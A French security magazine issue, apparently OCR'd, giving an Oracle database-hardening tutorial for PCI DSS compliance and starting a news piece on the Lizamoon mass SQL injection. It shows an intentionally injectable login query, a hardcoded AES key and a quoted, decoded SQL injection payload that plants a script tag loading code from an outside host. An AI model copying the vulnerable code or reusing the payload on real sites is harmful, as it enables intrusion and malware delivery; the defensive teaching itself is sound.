Winn Schwartau : Cyberwar-4G a/k/a The Coming Smart Phone Wars Aperçu des menaces concernant les nouvelles générations de téléphones mobiles.
Mario Heiderich : Locking the Throne Room - ECMA Script 5, a frozen DOM and the eradication of XSS Présentation d'une nouvelle approche pour éliminer les failles de type Cross Site Scripting en utilisant des fonctionnalités d'ECMA Script 5.
Bruno Kerouanton : Be a smart CISO: learn about people

Comment utiliser la psychologie humaine pour mener à bien son rôle de RSSI.

http://www.hackinparis.com/home

Contact : info@sysdream.com

> e-Commerce, PCI DSS et base de données…

Cet article est le second d'une série de trois articles portant sur le développement sécurisé de sites web e-commerce, dans le but de répondre au standard PCI DSS et en se basant sur le guide de l'Open Web Application Security Project (OWASP).
Nous nous focalisons ici sur la sécurisation d'une base de données dans le contexte d'un site e-commerce.

par Stéphane JIN et Frédéric Charpentier


e-Commerce, **PCI DSS** et les bases de données...

Giuseppe Leto Barone

L'article précédent (cf. ActuSécu n°26) avait déjà posé les bases de notre maquette. Notre site e-commerce est donc composé de deux serveurs : un serveur web et un serveur de base de données qui communiquent à l'aide d'un Web Service.

Avant-propos : le nerf de la guerre PCI DSS

Le nerf de la guerre du PCI DSS est simple : mettre tout en oeuvre pour qu'en cas de piratage d'une entreprise, le pirate ne puisse pas trouver de fichiers avec des milliers de numéros de carte (PAN) et le cryptogramme visuels associés (CVV2).
Pour être PCI DSS, le cryptogramme visuel (CVV2) ne doit pas être stocké et, si possible, le PAN non plus.



Architecture générale

Pour que la plateforme soit conforme au standard PCI DSS, le serveur de base de données doit être isolé du serveur web par un firewall, comme l'exigence #1.3.7 l'explicite : *«Place the database in an internal network zone, segregated from the DMZ».*

Administration de la base
Avant de nous lancer dans le chiffrement des données, l'utilisation de vues ou de procédures stockées, intéressons-nous à la configuration de la base de données.


«Sur les versions 9 d'Oracle, un attaquant peut se connecter à distance sur le listener...»

Lors de tests d'intrusion que nous réalisons, il n'est pas rare de tomber sur des bases de données Oracle ou encore MSSQL exposées sur le réseau. Ces dernières implémentent le plus souvent une configuration par défaut : un listener non protégé ou des comptes par défaut.


Pour remplir les exigences PCI-DSS **#2.1 «Always change vendor-supplied defaults»** et PCI-DSS **#2.2.3 «Configure system security parameters to prevent misuse»**, nous allons restreindre les accès à notre base Oracle.

Configuration du listener (mot de passe)
La base Oracle, utilisée dans notre application, est accessible par réseau au travers du listener sur le port 1521/TCP. Le listener est un processus indépendant qui s'exécute sur le serveur de base de données. Il permet de recevoir et de gérer les connexions des clients SQL. Il est important de définir un mot de passe pour l'administration du listener.

En effet, sur les versions 9, un attaquant peut se connecter anonymement à distance sur le listener et exécuter différentes commandes comme lister les SIDs (voir capture ci-dessous) et arrêter le listener. (NDLR : le white-paper Oracle Database Listener Security Guide résume très bien toutes les possibilités offertes à un attaquant).




Notez que depuis la version 10g, la connexion à distance au listener Oracle n'est plus possible.



Dans notre cas, nous utilisons la commande suivante, exécutée localement sur le serveur afin de modifier le mot de passe du listener :

```
LSNRCTL> CHANGE_PASSWORD
     Old password:
     New password:
     Reenter new password:

LSNRCTL> SET PASSWORD
     Password:
The command completed successfully

LSNRCTL> SAVE_CONFIG
```



Configuration du listener (restriction par adresses IP sources)
Nous allons limiter les accès à la base en se référant à des adresses IP interdites ainsi qu'à des adresses IP autorisées. Pour cela, il suffit de modifier le fichier **sqlnet.ora** qui se trouve dans $ORACLE_HOME/ Network/Admin, en ajoutant les paramètres suivants :

```
tcp.validnode_checking = YES
```

Cette ligne va activer la fonctionnalité de sécurité qui permet de filtrer les adresses IP.

```
tcp.excluded_nodes = {liste d'adresses IP}
```

Cette ligne indique les adresses que l'on veut interdire.

```
tcp.invited_nodes = {liste d'adresses IP}
```

Cette dernière ligne indique, quant à elle, les adresses IP autorisées à accéder à la base. Elle doit toujours contenir au minimum **localhost**.

Lors de la spécification des adresses IP interdites ou autorisées, il n'est pas possible d'utiliser de **wildcard (*)**, et toutes les adresses IP doivent se trouver sur une seule ligne.

```
tcp.invited_nodes = {localhost,
192.168.10.1}
```

Il n'est pas nécessaire de préciser à la fois les adresses IP interdites et les adresses IP autorisées. En effet, si **tcp.excl ded_nodes** est indiqué, toutes les autres adresses seront autorisées. De même, si **tcp.invited_nodes** est indiqué, toutes les autres adresses seront considérées comme interdites.

Une fois le fichier sqlnet.ora modifié, il est nécessaire de redémarrer le listener pour que les changements soient pris en compte.

Les comptes par défaut (SCOTT, OUTLN...)
De nombreux comptes utilisateurs Oracle sont créés par défaut lors de l'installation. Ces comptes inutiles doivent être impérativement bloqués, car ils ont le plus souvent un mot de passe par défaut et peuvent donc être des points d'entrée de choix pour un attaquant.

Pour la base Oracle 10g, lorsque le Database Configuration Assistant est utilisé pendant l'installation, celui-ci va forcer l'expiration et le blocage de tous les comptes par défaut inutiles.

Voir http://download.oracle.com/docs/cd/B19306_01/network.102/b14266/policies.htm#g1013758 pour une liste des comptes par défaut et leur état après une installation standard. Lors d'une installation manuelle, aucun utilisateur par défaut de la base ne sera bloqué : l'administrateur doit donc bloquer ces comptes manuellement.

«les comptes par défaut disposent, le plus souvent, d'un mot de passe simple. Ils peuvent être des points d'entrée de choix pour un attaquant...»

La commande suivante permet de bloquer le compte d'un utilisateur :

```
ALTER USER <utilisateur> ACCOUNT LOCK;
```

La commande suivante permet de débloquer le compte d'un utilisateur :

```
ALTER USER <utilisateur> ACCOUNT UNLOCK;
```

La commande suivante permet de faire expirer le compte d'un utilisateur :

```
ALTER USER <utilisateur> PASSWORD EXPIRE;
```

Cependant, dans tous les cas, deux comptes par défaut sont indispensables pour l'utilisation de la base, à savoir **SYS** et **SYSTEM**.

Le compte **SYS** correspond au seul compte possédant le privilège **SYSDBA** qui permet de démarrer et d'arrêter la base. Son schéma contient également l'ensemble des tables et des vues du dictionnaire de données.

Le compte **SYSTEM** correspond au compte qui dispose du rôle **DBA**. Ce dernier lui permet d'effectuer la plupart des tâches administratives, excepté celles citées cidessus.

Vu l'importance de ces comptes utilisateurs, il est primordial de leur associer un mot de passe complexe (le prochain article s'intéressera au choix des mots de passe) lors de l'installation de la base Oracle.

«Cependant, dans les entreprises, les administrateurs de bases de données appliquent rarement les mises à jour fournies par Oracle...»

Patch management de base
Bien évidemment, le standard exige l'application des correctifs de sécurité, pour tous les composants système et donc pour la base de données. L'exigence **PCI-DSS #6.1** est très claire sur le sujet *«Ensure that all system components and software are protected from known vulnerabilities by having the latest vendorsupplied security patches installed. Install critical security patches within one month of release»*.

De manière générale, il est important de mettre en place le processus permettant le suivi et l'installation des correctifs mis à disposition par l'éditeur **(exigence PCI-DSS #6.2)**. Ceci est le moyen le plus simple de se prémunir contre les dernières vulnérabilités découvertes et contre les attaques des pirates.

Les éditeurs majeurs suivent un cycle de mis à disposition des correctifs. Ainsi, Microsoft est connue pour son Patch Tuesday : le second mardi de chaque mois, Microsoft diffuse

des bulletins de sécurité qui corrigent les dernières failles. Il arrive, également, que Microsoft émette des correctifs hors cycle pour les vulnérabilités les plus importantes.

Oracle publie périodiquement un bulletin de sécurité appelé **Critical Patch Update (CPU)**. Le CPU est émis trimestriellement, en janvier, avril, juillet et octobre. "Cependant, dans les entreprises, les administrateurs de bases de données appliquent rarement les mises à jour fournies par Oracle..."

Afin d'assurer la sécurité de ces bases de données, il est important de ne pas seulement prendre connaissance des mises à jour. Il faut surtout, les appliquer. Dans les entreprises, les administrateurs de bases de données appliquent rarement les mises à jour fournies par Oracle.

> INFO

PCI-DSS 2.0 !


La version 2.0 du standard PCI-DSS vient de voir le jour et devient officiellement applicable depuis le 1er janvier 2011. Celle-ci n'apporte pas de changement majeur dans le standard, mais plutôt des éclaircissements sur des points, qui au fil du temps, ont vu leur importance croître depuis la rédaction de l'avant-dernière version.
En effet, certains points, comme la virtualisation ou la situation des émetteurs de carte, étaient relativement flous. Cette nouvelle version met aussi en avant l'utilisation d'une approche basée sur les risques pour l'application des patchs avec l'utilisation de l'échelle CVSS.

Par ailleurs, cette version est l'occasion d'aligner les cycles de 3 ans de travail des standards PA-DSS et PTS sur celui du PCI-DSS. Dorénavant, il sera possible pour le SSC (PCI Security Standards Council) de publier des mises à jour mineures dans ce laps de temps.

Le PCI DSS 2.0 et ses changements sont applicables au 1er janvier 2011 et est obligatoire à partir du 31 décembre 2011.

Sécurité, code applicatif et base de données

Le schéma retenu pour construire la base de données est le suivant :



> La table **clients** contient les informations personnelles des clients de l'application web.

> La table **produits** contient les informations sur les produits en vente sur le site web.

> La table **comptes** comprend les informations relatives aux comptes des clients, notamment le mot de passe utilisé lors de la connexion au compte.

> La table **cartes** stocke les numéros de cartes bancaires (PAN) utilisées par les clients.

> La table **commandes** contient les commandes passées par les clients.

> La table **composition_commande** contient les produits associés à une commande.

Principe du moindre privilège sur la base
Dans l'article précédent, nous avons constaté que les injections SQL étaient l'une des vulnérabilités les plus communément présentes sur les sites web. Voici quelques moyens de protection qui peuvent être mis en place directement dans la base de données.

Tout d'abord, 2 exigences clés :

PCI-DSS **#6.5.2 «Develop all web applications [...] based on OWASP. Cover prevention of common coding vulnerabilities [...] : Injection flaws, particularly SQL injection»**

PCI-DSS **#8.5.16 «Authenticate all access to any database containing cardholder data. This includes access by applications, administrators, and all other users».**

Chaque application doit posséder son propre compte utilisateur dans la base. Afin de minimiser les conséquences d'une injection SQL réussie, il est utile de limiter les droits

d'accès du compte utilisé par l'application aux tables, aux vues et aux procédures stockées nécessaires à son fonctionnement normal.

De la même manière, le compte doit seulement avoir les droits sur les opérations SQL indispensables : **CONNECT, SELECT, UPDATE, INSERT** (les DROP sont souvent inutiles..).

Il est utile de minimiser les privilèges assignés aux comptes qui utilisent la base de données. En d'autres termes, il ne faut pas que le compte de l'application web ait les privilèges DBA.

«Afin de minimiser les conséquences d'une injection SQL réussie, il est utile de limiter les droits d'accès du compte SQL utilisé par l'application aux tables, aux vues et aux procédures stockées nécessaires.»

De même, il est important de ne pas exécuter la base de données avec compte privilégié du système d'exploitation et surtout pas sous un compte **root** ou **Administrateur**. Il est recommandé d'utiliser un compte système standard, avec des droits restreints aux **datafiles** de la base.

Malheureusement, la plupart des applications web utilisent toujours un compte SQL ayant des privilèges élevés par défaut. Les pirates exploitent ce défaut pour exécuter directement des commandes systèmes depuis des commandes SQL. On peut citer la commande **xp_cmdshell** présente sur MSSQL qui permet d'exécuter des commandes ou bien la JVM, intégrée aux bases Oracle, qui permet l'exécution de commandes systèmes.

Procédures stockées
PCI DSS **#8.5.16 Database access should be granted through programmatic methods only.**

Les procédures stockées devront être utilisées pour restreindre les droits des utilisateurs internes (comptables, backoffice) lorsqu'ils ont besoin de réaliser des requêtes directement sur la base de données (avec par exemple Excel).

De surcroit, l'utilisation par l'application des procédures stockées permet de contrer les injections SQL. Lorsqu'elles sont bien implémentées, elles ont le même effet que les requêtes préparées, décrites dans l'article précédent (cf. ActuSecu n°26). En effet, elles impliquent que le développeur définisse, tout d'abord, le code SQL, puis passe les paramètres en argument. La différence essentielle est le lieu de définition. Alors que pour les requêtes préparées, le code SQL est défini dans le code de l'application, dans les procédures stockées, le code SQL est directement défini et stocké dans la base de données. Généralement, les procédures stockées sont programmées par les DBA pour éviter que les développeurs bricolent dans la base et écroulent les performances.

«L'utilisation de procédures stockées permet de contrer l'attaque la plus redoutée, à savoir, l'injection SQL.»

Exemple :
L'application web factice e-XMCO était vulnérable à une injection SQL dans son formulaire d'authentification.

Voici le code vulnérable :

```
Statement stmt = conn.createStatement();
String id_client = request.getParameter("id_client");
String mdp = request.getParameter("mdp");
StringBuffer sql = new StringBuffer();
sql.append("SELECT * FROM comptes WHERE id_client='");
sql.append(id_client);
sql.append("' AND password='");
sql.append(password);
sql.append("'");

ResultSet rset = stmt.executeQuery(sql.toString());
```

On remarque que le mot de passe, password, est directement concaténé sans aucun contrôle à la requête SQL. Il est ainsi possible pour un pirate d'altérer le comportement de la requête en y insérant des commandes SQL non prévues.

Nous allons ici utiliser une procédure stockée Oracle. Tout d'abord, il est indispensable de définir celle-ci dans Oracle :

```
CREATE OR REPLACE PROCEDURE
sp_comparemdp(id_cli IN NUMBER, pass
IN VARCHAR2, id_res OUT NUMBER) AS
BEGIN

SELECT id_client INTO id_res FROM
comptes WHERE id_client = id_cli AND
password = pass;
END;
/
```

Dans notre exemple, la procédure stockée porte le nom de **sp_comparemdp**. Cette dernière permet de vérifier que le couple identifiant/mot de passe existe bien dans la base. Il faut, ensuite, modifier le code de l'application web pour tenir compte de cette procédure stockée.

```
CallableStatement cstmt = conn.prepareCall("{call sp_comparemdp(?,?,?)}");
cstmt.setInt(1, id_client);
cstmt.setString(2, password);
cstmt.registerOutParameter(3, java.sql.Types.INTEGER);
cstmt.executeQuery();

int res = cstmt.getInt(3);
```

En J2EE, il faut faire appel à la classe **CallableStatement**. Puis, on va préparer l'appel à la procédure stockée, créée précédemment, qui est enregistrée directement dans la base Oracle, **sp_comparemdp()**. On initialise donc les arguments d'entrée à l'aide des fonctions **setInt()** et **setString()**. Enfin, on initialise l'argument de sortie à l'aide de **registerOutParameter()** avant d'exécuter la requête avec **executeQuery()**.

Par conséquent notre code impose de recevoir un nombre pour le paramètre id_client (setInt) et une chaîne de caractères pour le mot de passe (SetString).

Il n'est alors plus possible d'injecter du code SQL.

Utilisation de vues
Un moyen de limiter les conséquences d'une injection SQL est l'utilisation des vues. Comme pour le principe du moindre privilège, l'utilisation des vues permet l'accès aux seules informations nécessaires à la bonne utilisation de l'application.

Stockage des données
2 règles importantes pour le stockage des données sensibles dans la base de données :

PCI-DSS **#3.4 Render PAN [...] unreadable anywhere it is stored**.

PCI -DSS **#6.5.3 Prevent Insecure cryptographic storage**.

Il est impératif de ne pas stocker les **numéros de carte (PAN)** en clair dans la base. En l'occurrence, certaines données doivent être chiffrées avant d'être insérées au sein de la base. Le tableau, fourni par le PCI SSC, précise le point suivant :

		Data Element	Storage Permitted	Render Stored Account Data Unreadable per Requirement 3.4
Account Data	Cardholder Data	Primary Account Number (PAN)	Yes	Yes
		Cardholder Name	Yes	No
		Service Code	Yes	No
		Expiration Date	Yes	No
	Sensitive Authentication Data [1]	Full Magnetic Stripe Data [2]	No	Cannot store per Requirement 3.2
		CAV2/CVC2/CVV2/CID	No	Cannot store per Requirement 3.2
		PIN/PIN Block	No	Cannot store per Requirement 3.2

Il faut chiffrer les données avant de les stocker ou ne stocker que les condensats (hash avec sel). Le chiffrement des PAN et la **gestion des clés** de chiffrement sur deux niveaux sont primordiaux, mais elle devra faire l'oeuvre d'un article à part entière.

De même, les mots de passe des utilisateurs stockés sur le système doivent être protégés. Le principe le plus sécurisé est de ne conserver que le hash du mot de passe. Ce dernier doit être calculé en ajoutant du sel au mot de passe.
Principalement à cause du paradoxe des anniversaires, et afin d'empêcher les attaques qui utilisent des rainbow tables (ensemble de hashs précalculés).
Si l'application laisse, les utilisateurs choisirent euxmêmes leur identifiant et leur mot de passe, la plupart choisiront le même couple pour la majorité des applications qu'ils utilisent. Un pirate qui réussirait à s'introduire dans la base de données pourrait voler les données qui y sont stockées et avoir accès aux applications que les utilisateurs ont l'habitude d'utiliser (et inversement !). De plus, par nature, les mots de passe doivent rester secrets.

Exemple :
Dans notre application fictive e-XMCO, les mots de passe sont stockés en clair dans la base de données.

ID_CLIENT	PASSWORD
16	xmco
17	xmco
18	xmco

Afin de remédier à ce problème, nous allons utiliser le package **ORACLE DBMS_CRYPTO**, qui remplace le package **DBMS_OBFUSCATION_TOOLKIT.** Ce package contient tout ce qui est nécessaire pour chiffrer/déchiffrer et calculer le hash d'une donnée.

Ce package permet d'utiliser les algorithmes suivants :
> DES, 3DES
> AES
> MD4, MD5
> SHA-1

Avant tout, il faut créer le package **DBMS_CRYPTO**, en exécutant la commande suivante sous le compte **SYS** (sous sqlplus : **CONNECT SYS/AS SYSDBA**) :

```
@$ORACLE_HOME/rdbms/admin/catoctk.sql
```

Sous Windows :

```
@C:\oraclexe\app\oracle\product
\10.2.0\server\RDBMS\ADMIN
\catoctk.sql
```

Puis en donnant les droits au compte utilisateur concerné :

```
Grant execute on dbms_crypto to
<compte>;
```

On continue en créant la procédure stockée qui va permettre de calculer le hash du mot de passe, afin de ne stocker que ce dernier.

```
CREATE OR REPLACE PROCEDURE
sp_addcompte(id_cli IN NUMBER, pass
IN VARCHAR2) AS
      sel RAW(4);
      pass_raw RAW(128);
      hash_raw RAW(2048);

BEGIN
sel := dbms_crypto.randombytes(4);
pass_raw := utl_raw.cast_to_raw
            (pass);
hash_raw := dbms_crypto.hash(sel
            || pass_raw, 3);
INSERT INTO comptes (id_client,
            password, salt) VALUES
            (id_cli, hash_raw, sel);
END;
```

Dans la procédure **sp_addcompte()**, on va :

1. Générer un sel à ajouter en préfixe au mot de passe avec la fonction **dbms_crypto.randombytes()**. Ce sel fera 4 octets. À noter que cette fonction utilise la graine définit dans le fichier sqlnet.ora qui se trouve dans $ORACLE_HOME/Network/Admin, en utilisant le paramètre **SQLNET.CRYPTO_SEED = <10 à 70 caractères>**.

2. Ensuite, on convertit le mot de passe en **RAW**, puis on préfixe le mot de passe avec le sel. Enfin, on calcule le hash du tout avec la fonction **dbms_crypto.hash()**. Le second paramètre de cette fonction indique l'algorithme utilisé (1 : **MD4**, 2 : **MD5**, 3 : **SHA-1**).

3. En dernier lieu, on ajoute les informations dans la table **comptes**.

Désormais, le hash du mot de passe et le sel utilisé pour le calculer sont les seuls à être stockés dans la base. Il n'est donc plus possible de découvrir le mot de passe d'un utilisateur en lisant directement le champ concerné dans la base.

ID_CLIENT	PASSWORD	SALT
16	5CC3CA5FE39DE869E8B964162A6A9902BFEE9D81	8B73665B
18	9CF4AF8ED9775A82C0A23CC09ACA8C83C28E985D	42B6B7A5
17	4A84BD01E90547B2244B820127A641703F182F12	BC672201

Dès lors, il faut également modifier la procédure stockée qui permet d'authentifier un utilisateur :

```
CREATE OR REPLACE PROCEDURE
sp_comparemdphash(id_cli IN NUMBER,
pass IN VARCHAR2, res OUT NUMBER) AS
      sel RAW(4);
      pass_raw RAW(128);
      hash_raw RAW(2048);
      hash_res RAW(2048);

BEGIN
SELECT password, salt INTO hash_res,
sel FROM comptes WHERE id_client =
id_cli;

pass_raw := utl_raw.cast_to_raw
(pass);
hash_raw := dbms_crypto.hash(sel ||
pass_raw, 3);

IF hash_res = hash_raw THEN
      res := id_cli;
ELSE
      res := -1;
END IF;
```

Dans la procédure **sp_comparemdphash()**, on concatène d'abord le sel, qui se trouve dans la base et qui correspond à l'**id_client**, puis on calcule le hash de l'ensemble et on le compare à celui stocké en base. Si ces deux derniers correspondent, le couple identifiant/mot de passe est donc valide. Pour finir, on modifie l'application web afin qu'elle utilise cette nouvelle procédure stockée.

```
CallableStatement cstmt = conn.prepareCall("{call sp_comparemdphash(?,?,?)}");
cstmt.setInt(1, id_client);
cstmt.setString(2, password);
cstmt.registerOutParameter(3, java.sql.Types.INTEGER);
cstmt.executeQuery();

int res = cstmt.getInt(3);
```

Note :
On utilise ici la fonction de hachage cryptographique SHA-1. Or la fonction de hachage recommandée par le PCI DSS est **SHA-256**. Néanmoins, celle-ci n'est pas implémentée dans la base Oracle utilisée sur notre maquette (Express Edition 10g).

Il serait possible de développer une fonction Java (voir projet **GNU CRYPTO**) et de l'importer dans la base, mais une fois de plus, la base utilisée ne le permet pas (La Express Edition ne dispose pas de JVM).

Parmi les éléments à chiffrer de manière impérative, on peut citer notamment les numéros de carte bancaire.

Exemple :
Dans l'application de e-commerce fictive qui nous sert de fil conducteur, les numéros de carte bancaire fictifs sont stockés en clair dans la base, ce qui est strictement interdit dans le PCI DSS.

ID_CLIENT	NUMERO	TYPE
16	0123456789012345	VISA
17	1234567890123456	VISA
18	0987654321098765	VISA

Nous stockons ici les cartes pour notre exemple, mais le plus souvent, les sites marchands n'ont aucune raison de stocker les cartes. La règle de base du PCI DSS à propos du stockage des cartes est : **ne pas stocker les cartes si cela n'est pas strictement nécessaire et ne jamais stocker les cryptogrammes visuels.**

Pour chiffrer les numéros de carte, on va ici utiliser le package **DBMS_CRYPTO**. On crée une fonction stockée dans la base qui va être appelée lors de l'enregistrement d'une nouvelle carte bancaire, afin de chiffrer cette dernière.

```
CREATE OR REPLACE FUNCTION encrypt_cb
(cb IN VARCHAR2) RETURN RAW AS
     cb_raw              RAW (16);
     encrypted_raw       RAW (2000);
     key_bytes_raw       RAW (32) :=
      UTL_I18N.STRING_TO_RAW
('1234567890123456789012345678901 2','
AL32UTF8');

encryption_mode     PLS_INTEGER :=
DBMS_CRYPTO.ENCRYPT_AES256
+ DBMS_CRYPTO.CHAIN_CBC
+ DBMS_CRYPTO.PAD_PKCS5;

BEGIN
     cb_raw  := UTL_I18N.STRING_TO_RAW
(cb,'AL32UTF8');
     encrypted_raw           :=
DBMS_CRYPTO.ENCRYPT
          (
               src => cb_raw,
               typ => encryption_mode,
               key => key_bytes_raw
          );
     RETURN encrypted_raw;
END;
```

On crée aussi la fonction inverse :

```
CREATE OR REPLACE FUNCTION decrypt_cb
(data IN RAW) RETURN VARCHAR2 AS
     decrypted_raw       RAW (2000);
     key_bytes_raw       RAW  (32)  :=
UTL_I18N.STRING_TO_RAW
('1234567890123456789012345678901 2','
AL32UTF8');
     encryption_mode     PLS_INTEGER :=
          DBMS_CRYPTO.ENCRYPT_AES256
          + DBMS_CRYPTO.CHAIN_CBC
          + DBMS_CRYPTO.PAD_PKCS5;

BEGIN
               decrypted_raw   :=
DBMS_CRYPTO.DECRYPT
          (
               src => data,
               typ => encryption_mode,
               key => key_bytes_raw
          );
     RETURN  UTL_RAW.CAST_TO_VARCHAR2
(decrypted_raw);
END;
```

Les points importants à noter sont les suivants :

1. On définit le chiffrement, **encryption_mode**, comme étant de l'**AES256** (algorithme de chiffrement recommandé par le PCI DSS), utilisé en mode **CBC**, avec un **padding** respectant le standard **PKCS #5** (Si le bloc à chiffrer n'est pas assez long, chaque octet restant prend la valeur du nombre total d'octets manquant).

2. Les fonctions **ENCRYPT** et **DECRYPT** du package **DMBS_CRYPTO** permettent respectivement de chiffrer et de déchiffrer.

3. La clé de chiffrement utilisée est, ici, notée en dur et en clair dans les fonctions (**1234567890123456789 0123456789012** dans le paramètre **key_bytes_raw**). Cette pratique n'est pas conforme au PCI-DSS: une gestion appropriée des clés de chiffrement sur deux niveaux est indispensable. Idéalement, la gestion des

clés doit être déportée dans un boitier HSM (Hardware Security Module) ou dans un module dédié. Cette extension pourra être ajoutée ultérieurement à notre procédure stockée.

On peut, désormais, faire appel à ces deux fonctions lors de la manipulation des numéros de carte bancaire. Ces derniers seront chiffrés avant d'être stockés en base.

ID_CLIENT	NUMERO	TYPE
16	82C8C3F5C28B947FD57C215A5DD3615EB49DB9EBE18CFB329EC26AC53472A3A4	Visa
17	CF214802A9EAF1F8A168916A807F605467C2A864C65A74EFA8BF5C97C900AE5F	Visa
18	8418E864C9F858B81E872372517E3362CCCB75E1912F8394CB22CE9621C36822	Visa

Conclusion

Nous venons d'aborder, avec un exemple concret, le thème de sécurité des bases de données avec l'angle du PCI DSS. Notre maquette n'est toujours pas 100% conforme, car nous chiffrons les numéros de carte avec une clé unique inscrite en clair dans le code source, ce qui est une hérésie de tout point de vue. Cela nous donnera certainement l'occasion de rédiger un article sur la gestion des clés de chiffrement des données et des clés de chiffrement des clés...

Références

SQL Injection Prevention Cheat Sheet - OWASP
http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

DMBS_CRYPTO - Oracle
http://download.oracle.com/docs/cd/B19306_01/appdev.102/b14258/d_crypto.htm

Security Policies - Oracle
http://download.oracle.com/docs/cd/B19306_01/network.102/b14266/policies.htm

PCI Data Storage Do's and Don'ts - PCI SSC
https://www.pcisecuritystandards.org/pdfs/pci_fs_data_storage.pdf

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Les sujets intéressants étaient nombreux pourtant nous avons choisi de nous focaliser sur les évènements marquants de ce printemps à savoir : la vulnérabilité 0day Flash, les attaques du PSN, l'attaque d'injection SQL massive ou encore les découvertes surprenantes au sein des iPhones.

Cubagallery

ACTUALITÉ DU MOMENT

Pentest/Attaques :
Lizamoon, une autre attaque d'injection SQL massive.
(par Stéphane JIN)

Cybercriminalité :
Sony, le PlayStation Network et les cartes bancaires.
(par Stéphane AVI et Adrien GUINAULT)

Vulnérabilité 0day :
Analyse de la faille 0day Flash Player (CVE-2011-0609).
(par François LEGUE et Florent HOCHWELKER)

Recherche :
iPhone Tracker.
(par Adrien GUINAULT et Alexis COUPE)

Lizamoon… yet another SQL injection

par Stéphane JIN

Quelques mois après l'attaque ASPROX présentée dans le numéro 26 de l'ActuSecu, une nouvelle campagne d'injection SQL de grande ampleur a eu lieu. Tout comme sa petite soeur, celle-ci avait pour objectif final d'inciter les internautes, visitant les sites web compromis, à télécharger des applications malveillantes.

Analyse de l'attaque

Les attaquants ont exploité des vulnérabilités d'injection SQL pour commettre leurs méfaits.
Certains administrateurs de sites web ont ainsi rapporté qu'ils avaient retrouvé les traces suivantes dans leurs fichiers de logs :

```
+update+Table+set
+FieldName=REPLACE(cast(FieldName
+as+varchar(8000)),cast(char
(60)%2Bchar(47)%2Bchar(116)%2Bchar
(105)%2Bchar(116)%2Bchar
(108)%2Bchar(101)%2Bchar(62)%2Bchar
(60)%2Bchar(115)%2Bchar(99)%2Bchar
(114)%2Bchar(105)%2Bchar
(112)%2Bchar(116)%2Bchar(32)%2Bchar
(115)%2Bchar(114)%2Bchar(99)%2Bchar
(61)%2Bchar(104)%2Bchar(116)%2Bchar
(116)%2Bchar(112)%2Bchar(58)%2Bchar
(47)%2Bchar(47)%2Bchar(103)%2Bchar
(111)%2Bchar(111)%2Bchar
(103)%2Bchar(108)%2Bchar
(101)%2Bchar(45)%2Bchar(115)%2Bchar
(116)%2Bchar(97)%2Bchar(116)%2Bchar
(115)%2Bchar(53)%2Bchar(48)%2Bchar
(46)%2Bchar(105)%2Bchar(110)%2Bchar
(102)%2Bchar(111)%2Bchar(47)%2Bchar
(117)%2Bchar(114)%2Bchar(46)%2Bchar
(112)%2Bchar(104)%2Bchar
(112)%2Bchar(62)%2Bchar(60)%2Bchar
(47)%2Bchar(115)%2Bchar(99)%2Bchar
(114)%2Bchar(105)%2Bchar
(112)%2Bchar(116)%2Bchar(62)+as
```

Une fois décodé, ce code donne alors la balise suivante :

```
update Table set
FieldName=REPLACE(cast(FieldName as
varchar(8000)),cast(</title><script
src=http://google-stats50.info/
```

En injectant ce type de commandes SQL au sein d'un paramètre non contrôlé par l'application web, les attaquants ont été en mesure d'insérer la balise suivante au sein des bases des données :

```
</title><script src=http://
```

Ces données étaient après coup incluses au sein de certaines pages web.

